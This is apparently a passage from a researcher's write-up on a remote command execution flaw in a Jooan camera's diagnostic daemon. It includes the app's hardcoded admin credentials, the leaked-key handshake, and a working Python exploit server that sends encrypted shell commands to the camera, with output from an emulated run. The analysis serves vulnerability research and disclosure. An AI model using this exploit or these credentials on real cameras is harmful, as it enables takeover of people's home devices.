| cam720 | release | https://use1api.jooaniot.com |
https://qanetty.qalink.cn |
| other | test | https://dubbotest.jooancloud.com |
https://qanetty-test.qalink.cn |
| other | release | https://qacloudapi.jooancloud.com |
https://qanetty.qalink.cn |
getDiagnosisCode() Cloud Auth Code Request
public final void getDiagnosisCode(final JooanBaseActivity<?> activity,
        String deviceId,
        final Function2<? super String, ? super String, Unit> result) {

    LinkedHashMap linkedHashMap = new LinkedHashMap();
    Map<String, Object> v2Header = HeaderHelper.getV2Header(deviceId);
    linkedHashMap.put("header", v2Header);

    ((Netty) RetrofitWrapper.getInstance().createNetty(Netty.class))
        .generateAuthorizationCode(
            RequestBody.create(MediaType.parse("application/json"),
                new Gson().toJson(linkedHashMap)))
        .subscribeOn(Schedulers.io())
        .observeOn(AndroidSchedulers.mainThread())
        .subscribeWith(new Observer<DiagnosisCodeResponse>() {
            public void onNext(DiagnosisCodeResponse bean) {
                result.invoke(
                    HttpResultUtilV3.requestSuccessShow(bean),
                    bean != null ? bean.getAuthorizationCode() : null
                );
            }
        });
}
The Retrofit instance here is nettyRetrofit, not the main app one so the request goes to qanetty.qalink.cn asking for an authorization code. Once obtained, it is sent to the camera.
letDevice2Connected() The Local HTTP Command
This is the most interesting method in the file. Rather than going through the cloud, it talks directly to the camera over LAN HTTP:
public final void letDevice2Connected(boolean enable, String deviceIp,
        String authCode, Long authTime,
        final Function1<? super Boolean, Unit> listener) {

    LinkedHashMap linkedHashMap = new LinkedHashMap();
    linkedHashMap.put("singleCMD", "SetDiagMode");
    linkedHashMap.put("enable",    enable ? "1" : "0");

    if (enable) {
        linkedHashMap.put("authcode",       authCode);
        linkedHashMap.put("authtime",       String.valueOf(authTime != null ? authTime : 0L));
        String wifiIP = NetworkUtil.getWifiIP(AppUtil.getApplication());
        linkedHashMap.put("authserverip",   wifiIP != null ? wifiIP : "");
        linkedHashMap.put("authserverport",
            String.valueOf(TcpProxyServer.INSTANCE.getNATIVE_SERVER_PORT()));
    }

    linkedHashMap.put("userid",  "admin");
    String strMd5 = CommonUtil.md5("admin123");
    linkedHashMap.put("userkey", strMd5);

    OKHttpUtil.getInstance().RequestGetNonSync(
        BasicConstants.HTTP + deviceIp + "/goform/SingleHandlebyCommand",
        linkedHashMap,
        new Callback() { ... }
    );
}
Two things jump out immediately. First, the credentials: userid=admin and userkey=MD5("admin123") hardcoded constants, the same value on every device, baked into the APK, trivially recoverable by anyone who decompiles it. Second, the protocol: plain HTTP with no TLS. The request hits http://{cameraIp}/goform/SingleHandlebyCommand with the auth code, the phone’s WiFi IP, and the port the Netty server is listening on all in cleartext.
queryDiagnosisStatus() Cloud Status Poll
public final void queryDiagnosisStatus(final JooanBaseActivity<?> activity,
        List<String> deviceId,
        final Function2<? super List<DeviceDiagnosisStatus>, ? super String, Unit> result) {

    HashMap map = new HashMap();
    Map<String, Object> v2Header = HeaderHelper.getV2Header(deviceId);
    map.put("header", v2Header);

    ((Netty) RetrofitWrapper.getInstance().createNetty(Netty.class))
        .queryDiagnosisStatus(
            RequestBody.create(MediaType.parse("application/json"),
                new Gson().toJson(map)))
        ...
        .subscribeWith(new Observer<DiagnosisStatusResponse>() {
            public void onNext(DiagnosisStatusResponse bean) {
                result.invoke(
                    bean != null ? bean.getDiagnosisStatuses() : null,
                    HttpResultUtilV3.requestSuccessShow(bean)
                );
            }
        });
}
modifyDiagnosticInformation() Cloud Record Update
public final void modifyDiagnosticInformation(final JooanBaseActivity<?> activity,
        String deviceId, Integer diagnosisStatus,
        String authorizationCode, Long authorizationTime,
        final Function1<? super String, Unit> result) {

    HashMap map = new HashMap();
    if (diagnosisStatus != null)      map.put("diagnosisStatus",    diagnosisStatus);
    if (authorizationCode != null
            && authorizationCode.length() > 0)
                                      map.put("authorizationCode",  authorizationCode);
    if (authorizationTime != null)    map.put("authorizationTime",  authorizationTime);
    map.put("header", HeaderHelper.getV2Header(deviceId));

    ((Netty) RetrofitWrapper.getInstance().createNetty(Netty.class))
        .modifyDiagnosticInformation(...)
        ...
}
All three of diagnosisStatus, authorizationCode, and authorizationTime are optional the method only puts them in the map if they’re non-null. This is how the app updates the session state on the cloud side without resending everything.
reportDiagnosisCode() Session Report
Called at the start of a session to register it server-side. Notable for the diagnosisType field:
map.put("diagnosisType", Integer.valueOf(isRemote ? 2 : 1));1 = local diagnosis (phone and camera on the same LAN), 2 = remote.
5. Android Manifest Non-Exported Activities
Checking the AndroidManifest.xml, all four diagnosis activities are declared with android:exported="false":
<activity android:name="com.jooan.qiaoanzhilian.ali.diagnosis.DiagnosisModeIndexActivity"
          android:exported="false" />
<activity android:name="com.jooan.qiaoanzhilian.ali.diagnosis.DiagnosticInstructionsActivity"
          android:exported="false" />
<activity android:name="com.jooan.qiaoanzhilian.ali.diagnosis.DiagnosticProcessActivity"
          android:exported="false" />
<activity android:name="com.jooan.qiaoanzhilian.ali.diagnosis.DiagnosticStartInstructionActivity"
          android:exported="false" />
There are no <intent-filter> blocks on any of them the entire feature is invisible to the Android intent system. I tried the direct ADB route anyway and was greeted with a Chinese screen which, when translated, turned out to be a diagnosis permission notice:
adb shell am start -n \
  "com.jooan.qiaoanzhilian.fmr.gp/com.jooan.qiaoanzhilian.ali.diagnosis.DiagnosticStartInstructionActivity"
Diagnostic Permission Notice
The diagnostic function is designed to help us diagnose issues with your device and ensure you can use it properly.
Diagnostic mode may include information about both the hardware and the app; this information is only used by
technical personnel to provide you with better service.
I clicked through and the next screen gave me a 6-digit code.

So the full flow looked like this:
  Android App                  Camera (LAN)           qanetty.qalink.cn
      │                             │                         │
      │  ① GET authorizationCode    │                         │
      │─────────────────────────────────────────────────────►│
      │◄─────────────────────────────────────────────────────│
      │  ← { authorizationCode, authorizationTime }          │
      │                             │                         │
      │  ② POST /goform/SingleHandlebyCommand                │
      │    singleCMD=SetDiagMode                             │
      │    enable=1                                           │
      │    authcode=<code>                                    │
      │    authtime=<time>                                    │
      │    authserverip=<phoneWifiIP>   [plaintext HTTP]      │
      │    authserverport=49000                               │
      │    userid=admin                                       │
      │    userkey=MD5("admin123")                            │
      │────────────────────────────►│                         │
      │◄────────────────────────────│                         │
      │  ← "success"                │                         │
      │                             │                         │
      │  ③ reportDiagnosisCode()    │                         │
      │    diagnosisType=1(local)   │                         │
      │─────────────────────────────────────────────────────►│
      │                             │                         │
      │  ④ TcpProxyServer binds :49000                        │
      │    (listening for camera callback)                    │
By this time I decided to have a look at the firmware image I’d had sitting on my desktop. I used binwalk to extract it and found a binary called jooandiag in the filesystem.
jamoski@jamoski-dev:~/Downloads$ binwalk -e A12_IronMan_05.02.31.105.img

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
96            0x60            Squashfs filesystem, little endian, version 4.0, compression:xz, size: 3133446 bytes, 198 inodes, blocksize: 131072 bytes, created: 2025-06-13 05:20:13
3137728       0x2FE0C0        Squashfs filesystem, little endian, version 4.0, compression:xz, size: 43129 bytes, 10 inodes, blocksize: 131072 bytes, created: 2025-06-13 05:20:13
jamoski@jamoski-dev:~/Downloads/_A12_IronMan_05.02.31.105.img.extracted/squashfs-root/run$ ls
default_4g.script  default.script  iwpriv  jooandiag  jooanipc  json_debug  kernelinfo  my_watch_dog  rebootim  reset2default  rf  syslogd
jamoski@jamoski-dev:~/Downloads/_A12_IronMan_05.02.31.105.img.extracted/squashfs-root/run$ file jooandiag
jooandiag: ELF 32-bit LSB executable, MIPS, MIPS32 rel2 version 1 (SYSV), dynamically linked, interpreter /lib/ld-uClibc.so.0, stripped
jamoski@jamoski-dev:~/Downloads/_A12_IronMan_05.02.31.105.img.extracted/squashfs-root/run$
The binary is a MIPS binary which is stipped so I decided to use ghidra to understand what the binary does.
Since it was a stipped binary getting function names was hard but while looking through one of the function i found this.
          FUN_00403940();
          execl("/bin/sh","sh",&DAT_0040540c,param_1,0);
                    /* WARNING: Subroutine does not return */
          _exit(0x7f);
        }
Something was being passed in to /bin/sh a teltale sign of Command injection but wanted to figure out from can this be controlled by the user so I gave the binary to our reverse engineering agent
6. Reversing jooandiag What the Binary Actually Does
The binary is a stripped MIPS32 ELF, so there are no function names to anchor on. The first step was identifying main by following the __uClibc_main call in the entry point:
void processEntry entry(undefined4 param_1, undefined4 param_2) {
    __uClibc_main(FUN_00402aa4, param_2, &stack0x00000004, _init);
}
FUN_00402aa4 is main. Reading it top to bottom gave the full picture of what this daemon does.
The Main Function Startup Sequence
undefined4 FUN_00402aa4(void) {
    signal(SIGPIPE, FUN_00402a24);         // ignore broken pipe
    unlink("/tmp/.diagser.sock");          // clean up stale socket
    FUN_00401150("/tmp/.diagser.sock");    // create UNIX domain socket + listen
    FUN_004027b8();                        // read config from /opt/conf/config.json

    pthread_create(&t1, NULL, FUN_0040187c, DAT_00415ae4); // Thread 1: local IPC
    pthread_create(&t2, NULL, FUN_00402030, DAT_00415ae4); // Thread 2: cloud TCP

    sleep(60);
    while (DAT_00415ae0 != 0) sleep(1);   // wait for en flag to clear
    close(DAT_00415ae4);
}
The daemon spins up two threads immediately after reading config and stays alive until the enable flag is cleared. The architecture is clean: one thread handles local control, the other handles the remote cloud connection.
Thread 1 Local IPC Server (FUN_0040187c)
This thread listens on the UNIX socket /tmp/.diagser.sock. Its only job is accepting connections from jooanipc the main camera process that handled the SetDiagMode HTTP command from the app and receiving a configuration struct that arms the daemon.
The handler FUN_00401614 reads a fixed-layout message off the socket:
// inferred struct from field assignments
struct diag_config {
    int   cmd;            // must equal 1 to configure
    int   en;             // enable flag  → DAT_00415ae0
    int   timestamp;      // auth expiry  → DAT_00415bb8
    char  authcode[32];   // AES-128 key  → DAT_00415bbc
    char  server_ip[64];  // cloud IP     → DAT_00415bdc
    char  server_url[128];// cloud URL    → DAT_00415c1c
    int   port;           // cloud port   → DAT_00415c9c
};
When cmd == 1, all seven fields are written into globals that Thread 2 watches. The auth code the same value the app received from qanetty.qalink.cn and forwarded over HTTP lands in DAT_00415bbc. That global will shortly become the AES-128 key for every command in the session.
Thread 2 Cloud TCP Client (FUN_00402030)
This thread sits in a busy-wait loop until Thread 1 has populated the globals:
while (DAT_00415bbc == '\0' || DAT_00415c9c < 1 || DAT_00415bb8 == 0) {
    sleep(1);
}
Once armed, it calls FUN_00401ddc to open a TCP connection to server_ip:port the phone’s WiFi IP and port 49000, the values the app sent in the SetDiagMode request. Immediately after the TCP handshake it calls FUN_00401c58 to send the auth greeting:
// FUN_00401c58   first message to the phone
snprintf(buf, 0xff, "{\"AuthorizationCode\":\"%s\",", &DAT_00415bbc);
snprintf(buf + n, 0xff - n, "\"deviceId\":\"%s\"}", &DAT_00415b38);
send(fd, &length_prefix, total, 0);
This goes out as plain TCP with no TLS. The auth code which is also the AES key is transmitted in cleartext in this opening message. Anyone who can observe traffic on the LAN at this moment has everything they need to decrypt the rest of the session.
The Command Loop
After the handshake, Thread 2 enters its main loop. Each iteration calls recvfrom() on the TCP socket, then checks what arrived:
pcVar5 = strstr((char *)(local_e4 + 1), "DiagnosisStatus");
if (pcVar5 == NULL) {
    // treat as a command   decrypt and execute
} else {
    // platform keepalive   log and ignore
}
Anything that does not contain the string "DiagnosisStatus" is treated as a shell command. The full processing pipeline is:
recvfrom()
    │
    ▼
FUN_004034f0(..., param_6=1)     ← Base64 decode → AES-128-ECB decrypt → PKCS#7 unpad
    │
    ▼
append ";" to command string
    │
    ▼
FUN_00403dd0(cmd, outbuf, maxlen, timeout_ms=20000)
    │
    ▼
FUN_00403a7c(cmd, "r", &pid)     ← custom popen_ex
    │
    ├─ vfork()
    │   └─ child: dup2(pipe→stdout) → FUN_00403940() → execl("/bin/sh","sh","-c",cmd,0)
    │
    └─ parent: select() with 20s timeout → read stdout from pipe
    │
    ▼
FUN_004034f0(..., param_6=0)     ← PKCS#7 pad → AES-128-ECB encrypt → Base64 encode
    │
    ▼
snprintf response JSON:
  {"deviceId":"...","timestamp":<unix>,"data":"<base64_ciphertext>"}
    │
    ▼
FUN_00404138(fd, response, len)  ← write fully to socket
The Crypto Layer (FUN_004034f0)
The same function handles both directions, controlled by the param_6 flag:
param_6 |
Direction | Steps |
|---|---|---|
0 |
Encrypt (camera → phone) | PKCS#7 pad to 16-byte boundary → AES-128-ECB per block → Base64 encode |
1 |
Decrypt (phone → camera) | Base64 decode → AES-128-ECB per block → strip PKCS#7 pad |
The key in both cases is the 16-byte auth code sitting in DAT_00415bbc. Two things stand out. First, ECB mode means there is no IV identical 16-byte plaintext blocks always produce identical ciphertext, leaking repetition. Second, the key was already transmitted in plaintext during the handshake, so the encryption provides no confidentiality against a passive LAN observer.
Config Initialization (FUN_004027b8)
Before either thread starts, main calls this function to read the device’s own identity from the filesystem:
// command executed to read P2pID
"json_debug -i -c r -k /UIDInfo/P2pID /opt/conf/config.json | awk '{printf $3}'"
The result populates DAT_00415b38 the deviceId field that appears in every outbound JSON message. Six other fields are read the same way: the enable flag, auth code, timestamp, server IP, server URL, and port. This means the daemon can be pre-configured via the JSON file before jooanipc ever writes to the socket.
7. How jooanipc and jooandiag Work Together
With both sides reversed, the handoff between the main camera process and the diagnostic daemon becomes clear. When jooanipc receives the SetDiagMode HTTP request from the app, it does not execute the diagnostic logic itself it delegates entirely to jooandiag via the UNIX socket.
  Cam720 App (phone)                jooanipc (camera)         jooandiag (camera)
        │                                  │                          │
        │  GET /goform/SingleHandlebyCommand                          │
        │  singleCMD=SetDiagMode           │                          │
        │  authcode=<code>                 │                          │
        │  authserverip=<phone_ip>         │                          │
        │  authserverport=49000            │                          │
        │  userid=admin                    │                          │
        │  userkey=MD5("admin123")         │                          │
        │─────────────────────────────────►│                          │
        │◄─────────────────────────────────│                          │
        │  ← "success"                     │                          │
        │                                  │  write diag_config{}     │
        │                                  │  to /tmp/.diagser.sock   │
        │                                  │─────────────────────────►│
        │                                  │                          │ Thread 1 wakes
        │                                  │                          │ globals populated:
        │                                  │                          │   authcode → AES key
        │                                  │                          │   server_ip → phone IP
        │                                  │                          │   port → 49000
        │                                  │                          │
        │                                  │              Thread 2 wakes, TCP connect
        │◄─────────────────────────────────────────────────────────────
        │  {"AuthorizationCode":"<code>","deviceId":"JA-C9T-XXXXX"}   │
        │  [PLAINTEXT TCP   auth code == AES key transmitted here]     │
        │                                  │                          │
        │  AES-ECB-encrypt(Base64(command))│                          │
        │─────────────────────────────────────────────────────────────►
        │                                  │                          │ decrypt → check guard
        │                                  │                          │ strstr(buf,"DiagnosisStatus")
        │                                  │                          │   == NULL → /bin/sh -c cmd
        │                                  │                          │   != NULL → log and discard
        │◄─────────────────────────────────────────────────────────────
        │  AES-ECB-encrypt(Base64(stdout)) │                          │
The “DiagnosisStatus” Guard
Before any decrypted payload reaches the shell, the binary runs one check:
pcVar5 = strstr((char *)(local_e4 + 1), "DiagnosisStatus");
if (pcVar5 == (char *)0x0) {
    // string absent → execute as shell command
    FUN_004034f0(local_dc, ...);   // decrypt
    FUN_00403dd0(local_e4, ...);   // execl("/bin/sh", "-c", cmd)
} else {
    // string present → platform keepalive, discard
    FUN_00402cec("[Debug]=>...platform notify return\n", ...);
}
Payloads containing "DiagnosisStatus" are status notifications sent by the cloud platform to report session state the camera logs them and moves on. Every other decrypted payload is passed directly to /bin/sh. The guard exists to prevent the camera from trying to execute its own keepalive pings as commands, not to gate execution behind a magic string.
The string itself was confirmed in the binary at 0x0040492c:
[0x00400f50]> ps @ 0x0040492c
DiagnosisStatus
The trust boundary is the UNIX socket. jooanipc is the gatekeeper it validates the userid/userkey in the HTTP request and decides whether to write the config struct to the socket. Once it does, jooandiag takes over with no further validation of its own: it trusts whatever arrives on the socket unconditionally and uses the auth code both as the session credential and as the symmetric key for all subsequent traffic.
The phone-side counterpart is TcpProxyServer, the Netty-based TCP listener the app binds on port 49000. When the camera calls back, the proxy sits between the UI and the raw TCP session it is what sends the encrypted commands and receives the encrypted responses that the DiagnosticProcessActivity displays to the vendor technician.
8. Emulation Environment Setup
With the static analysis done, before testing it live I wanted to run jooandiag in an emulated environment to confirm the behaviour dynamically. Emulating a stripped MIPS binary with exotic library dependencies turned out to be its own adventure.
Obstacle A: Finding the Right uClibc
The binary’s dynamic linker requirement was immediately specific: MIPS little-endian, uClibc, hard-float. My first attempt using standard Ubuntu MIPS libraries failed instantly with Illegal instruction they ship soft-float or glibc builds, neither of which matches the ramips_24kec ABI the camera uses.
After digging through legacy repositories I found what I needed in the OpenWrt Chaos Calmer (15.05) archives uClibc 0.9.33.2 compiled specifically for ramips_24kec. I extracted libc, libpthread, and librt from the .ipk packages and dropped them into my QEMU rootfs.
jooandiag also links against mbedTLS, which isn’t in the Chaos Calmer tree. I pulled libmbedtls.so.14 and libmbedcrypto.so.7 from Entware mipsel-3.4 and OpenWrt 22.03 archives and had to manually fix symlinks (libmbedtls.so.13 → libmbedtls.so.14) to satisfy the dynamic linker. Not pretty, but it worked.
Obstacle B: json_debug Segfaults
Even with all libraries in place, the binary kept dying in a loop of segmentation faults the moment it tried to read config. The culprit was json_debug a custom binary at /usr/bin/json_debug that jooandiag shells out to repeatedly for reading fields from /opt/conf/config.json. The original binary was crashing inside QEMU, almost certainly because it was trying to access memory-mapped hardware registers that don’t exist in the emulated environment.
The fix was to replace it entirely with a static mock that returns hardcoded values pointing back at my local exploit server:
// mock_json_debug.c
// Cross-compiled with: mipsel-linux-gcc -static mock_json_debug.c -o json_debug
#include <stdio.h>
#include <string.h>

int main(int argc, char *argv[]) {
    char *key = "";
    for (int i = 0; i < argc; i++) {
        if (strcmp(argv[i], "-k") == 0 && i + 1 < argc) {
            key = argv[i+1];
            break;
        }
    }
    if      (strcmp(key, "/DiagMode/Enable")     == 0) printf("node: %s 1\n",              key);
    else if (strcmp(key, "/UIDInfo/P2pID")        == 0) printf("node: %s TEST_DEVICE_ID\n", key);
    else if (strcmp(key, "/DiagMode/AuthCode")    == 0) printf("node: %s 123456\n",         key);
    else if (strcmp(key, "/DiagMode/AuthTime")    == 0) printf("node: %s 1773292800\n",     key);
    else if (strcmp(key, "/DiagMode/ServerUrl")   == 0) printf("node: %s 127.0.0.1\n",      key);
    else if (strcmp(key, "/DiagMode/ServerIp")    == 0) printf("node: %s 127.0.0.1\n",      key);
    else if (strcmp(key, "/DiagMode/ServerPort")  == 0) printf("node: %s 49000\n",          key);
    else                                                 printf("node: %s unknown\n",        key);
    return 0;
}
I compiled it with a Bootlin MIPS toolchain and dropped the resulting binary into qemu_rootfs/usr/bin/json_debug, replacing the original. With that in place, jooandiag read its config cleanly on startup and immediately tried to connect to 127.0.0.1:49000 exactly where I wanted it.
Obstacle C: Getting the CPU Right
Even after resolving the library and json_debug issues, I was still hitting Illegal instruction faults during normal execution. The default QEMU CPU targets (-cpu mips32, -cpu 24Kc) weren’t enough. After working through QEMU’s CPU flags I found that -cpu 24KEc which includes the DSP Application-Specific Extension was required to stabilise the execution. The camera’s Ingenic T23 uses a 24KEc core, so in hindsight this makes sense, but it wasn’t obvious from the ELF headers alone.
With all three obstacles cleared the binary ran stably under qemu-mipsel-static:
root@jamoski-dev:/home/jamoski/Desktop/fw# chroot /home/jamoski/Desktop/fw/qemu_rootfs \
    /qemu-mipsel-static -cpu 24KEc /run/jooandiag
[local] [2026-03-13 18:50:55][Debug]=>[diag_mode.c][_DIAG_MODE_CreateCommChannel:79]listen /tmp/.diagser.sock succ socket:3
[local] [2026-03-13 18:50:55][Debug]=>[diag_mode.c][_DIAG_MODE_ReadDiagInfo:515]en:(49) id:(TEST_DEVICE_ID) code:(123456) time:(1773292800) url:(127.0.0.1) ip:(127.0.0.1) port:(49000)
[local] [2026-03-13 18:50:55][Debug]=>[diag_mode.c][_DIAG_MODE_ConnetTcpServer:279]will connect ip(127.0.0.1) port(49000)
[local] [2026-03-13 18:50:55][Debug]=>[diag_mode.c][_DIAG_MODE_ConnetTcpServer:283]connect fail err:(Connection refused)
The Connection refused was expected nothing was listening on 49000 yet. Starting a nc listener and rerunning confirmed the binary connects immediately and sends the plaintext handshake:
jamoski@jamoski-dev:~/Desktop$ nc -lvnp 49000
Listening on 0.0.0.0 49000
Connection received on 127.0.0.1 43542
:{"AuthorizationCode":"123456","deviceId":"TEST_DEVICE_ID"}
The auth code and therefore the AES key for the entire session arrives in cleartext in that first message. With the emulation confirmed end-to-end, the next step was building a server that could actually speak the protocol.
9. Building the Exploit Server
The Exploit Script (mock_server.py)
With the wire format understood, I wrote a server to speak it. My first attempt included a payload I thought might be needed to pass some kind of guard check it turned out to be exactly backwards. I was injecting "DiagnosisStatus" into the payload, which is precisely the string the binary uses to identify keepalives and discard them.
import socket
import struct
import time
import base64
from Crypto.Cipher import AES
from Crypto.Util.Padding import pad

LHOST = "0.0.0.0"
LPORT = 49000
AUTH_CODE = "123456"
COMMAND = "touch /tmp/pwned"


def device_aes_key(auth_code: str) -> bytes:
    # The binary uses the raw ASCII auth code NUL-padded to exactly
    # 16 bytes as the AES-128 key   confirmed in FUN_004034f0.
    return auth_code.encode("ascii").ljust(16, b"\x00")[:16]


def encrypt_for_device(plaintext: str, auth_code: str) -> bytes:
    # Mirrors the encrypt path in FUN_004034f0 (param_6=0):
    #   1. PKCS#7 pad plaintext to 16-byte block boundary
    #   2. AES-128-ECB encrypt each block independently (no IV)
    #   3. Base64-encode the resulting ciphertext
    # The binary will reverse these steps on receipt.
    key = device_aes_key(auth_code)
    cipher = AES.new(key, AES.MODE_ECB)
    ciphertext = cipher.encrypt(pad(plaintext.encode("utf-8"), 16))
    return base64.b64encode(ciphertext)


def build_rce_payload(auth_code: str, command: str) -> bytes:
    # Wire format expected by FUN_00402030's recvfrom() loop:
    #
    #   [ 4 bytes big-endian length ][ Base64(AES-ECB(command)) ]
    #
    # The command must NOT contain the string "DiagnosisStatus"
    # that substring is the keepalive guard (strstr check in
    # FUN_00402030) and any payload containing it is silently
    # discarded without reaching execl().
    b64_ciphertext = encrypt_for_device(command, auth_code)
    return struct.pack(">I", len(b64_ciphertext)) + b64_ciphertext


def main():
    # Build the payload once up front   it does not change between
    # connections since the auth code and command are static here.
    rce_payload = build_rce_payload(AUTH_CODE, COMMAND)

    srv = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    srv.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
    srv.bind((LHOST, LPORT))
    srv.listen(1)
    print(f"[*] Listening on {LHOST}:{LPORT}...")

    while True:
        conn, addr = srv.accept()
        print(f"[+] Camera connected from {addr}")

        try:
            # jooandiag sends its opening handshake immediately after
            # the TCP connection is established (FUN_00401c58):
            #   [ 4 bytes big-endian length ][ {"AuthorizationCode":"...","deviceId":"..."} ]
            # We read and print it but don't need to validate it here
            # in a real attack scenario this is where the AES key is
            # leaked in plaintext if we did not already know it.
            raw_len = conn.recv(4)
            if raw_len:
                msg_len = struct.unpack(">I", raw_len)[0]
                handshake = conn.recv(msg_len)
                print(f"[+] Handshake: {handshake.decode('utf-8', errors='replace')}")
        except Exception as e:
            print(f"[!] Error reading handshake: {e}")

        # Send the encrypted command. The binary's recvfrom() loop
        # will decrypt it, confirm "DiagnosisStatus" is absent, then
        # pass it directly to execl("/bin/sh", "sh", "-c", cmd, 0).
        print(f"[*] Sending payload: {COMMAND}")
        conn.sendall(rce_payload)
        print(f"[+] Payload delivered.")

        time.sleep(2)
        conn.close()
        print(f"[*] Connection closed.")


if __name__ == "__main__":
    main()
Execution and Proof
I launched the server in one terminal and ran the binary in the chroot in another:
ot@jamoski-dev:/home/jamoski/Desktop/fw# chroot /home/jamoski/Desktop/fw/qemu_rootfs /qemu-mipsel-static -cpu 24KEc /run/jooandiag
[local] [2026-03-13 19:07:23][Debug]=>[diag_mode.c][_DIAG_MODE_CreateCommChannel:79]listen /tmp/.diagser.sock succ socket:3

[local] [2026-03-13 19:07:23][Debug]=>[diag_mode.c][_DIAG_MODE_ReadDiagInfo:515]en:(49) id:(TEST_DEVICE_ID) code:(123456) time:(1773292800) url:(127.0.0.1) ip:(127.0.0.1) port:(49000)

[local] [2026-03-13 19:07:23][Debug]=>[diag_mode.c][_DIAG_MODE_ConnetTcpServer:279]will connect ip(127.0.0.1) port(49000)

[local] [2026-03-13 19:07:23][Debug]=>[diag_mode.c][_DIAG_MODE_ConnetTcpServer:283]connect fail err:(Connection refused)

[local] [2026-03-13 19:07:28][Debug]=>[diag_mode.c][_DIAG_MODE_ConnetTcpServer:279]will connect ip(127.0.0.1) port(49000)

[local] [2026-03-13 19:07:28][Debug]=>[diag_mode.c][_DIAG_MODE_ConnetTcpServer:283]connect fail err:(Connection refused)

[local] [2026-03-13 19:07:33][Debug]=>[diag_mode.c][_DIAG_MODE_ConnetTcpServer:279]will connect ip(127.0.0.1) port(49000)

[local] [2026-03-13 19:07:33][Debug]=>[diag_mode.c][_DIAG_MODE_ConnetTcpServer:287]connect ip(127.0.0.1) port(49000) fd:(4) success

[local] [2026-03-13 19:07:33][Debug]=>[diag_mode.c][_DIAG_MODE_SendFirstMessage:257]send len(62) sAuthCode:(123456) former(62)({"AuthorizationCode":"123456","deviceId":"TEST_DEVICE_ID"})

[local] [2026-03-13 19:07:33][Debug]=>[diag_mode.c][_DIAG_MODE_TCPServerProcess:408]authcode:(123456) recv(48):(44)(iaMF6dukSCp9UxzGWWbCm3D2f9WF/T5TIRxbKQAYBjk=)

[local] [2026-03-13 19:07:33][Debug]=>[diag_mode.c][_DIAG_MODE_TCPServerProcess:453]cmd(33):(touch /tmp/pwned;) return:(134)

[local] [2026-03-13 19:07:35][Debug]=>[diag_mode.c][_DIAG_MODE_TCPServerProcess:400]recv len is 0, now close socket, will sleep 1s reconnect server(venv) jamoski@jamoski-dev:~/Desktop/fw$ python mock_netty_server.py
[*] Listening on 0.0.0.0:49000...
[+] Camera connected from ('127.0.0.1', 46312)
[+] Handshake: {"AuthorizationCode":"123456","deviceId":"TEST_DEVICE_ID"}
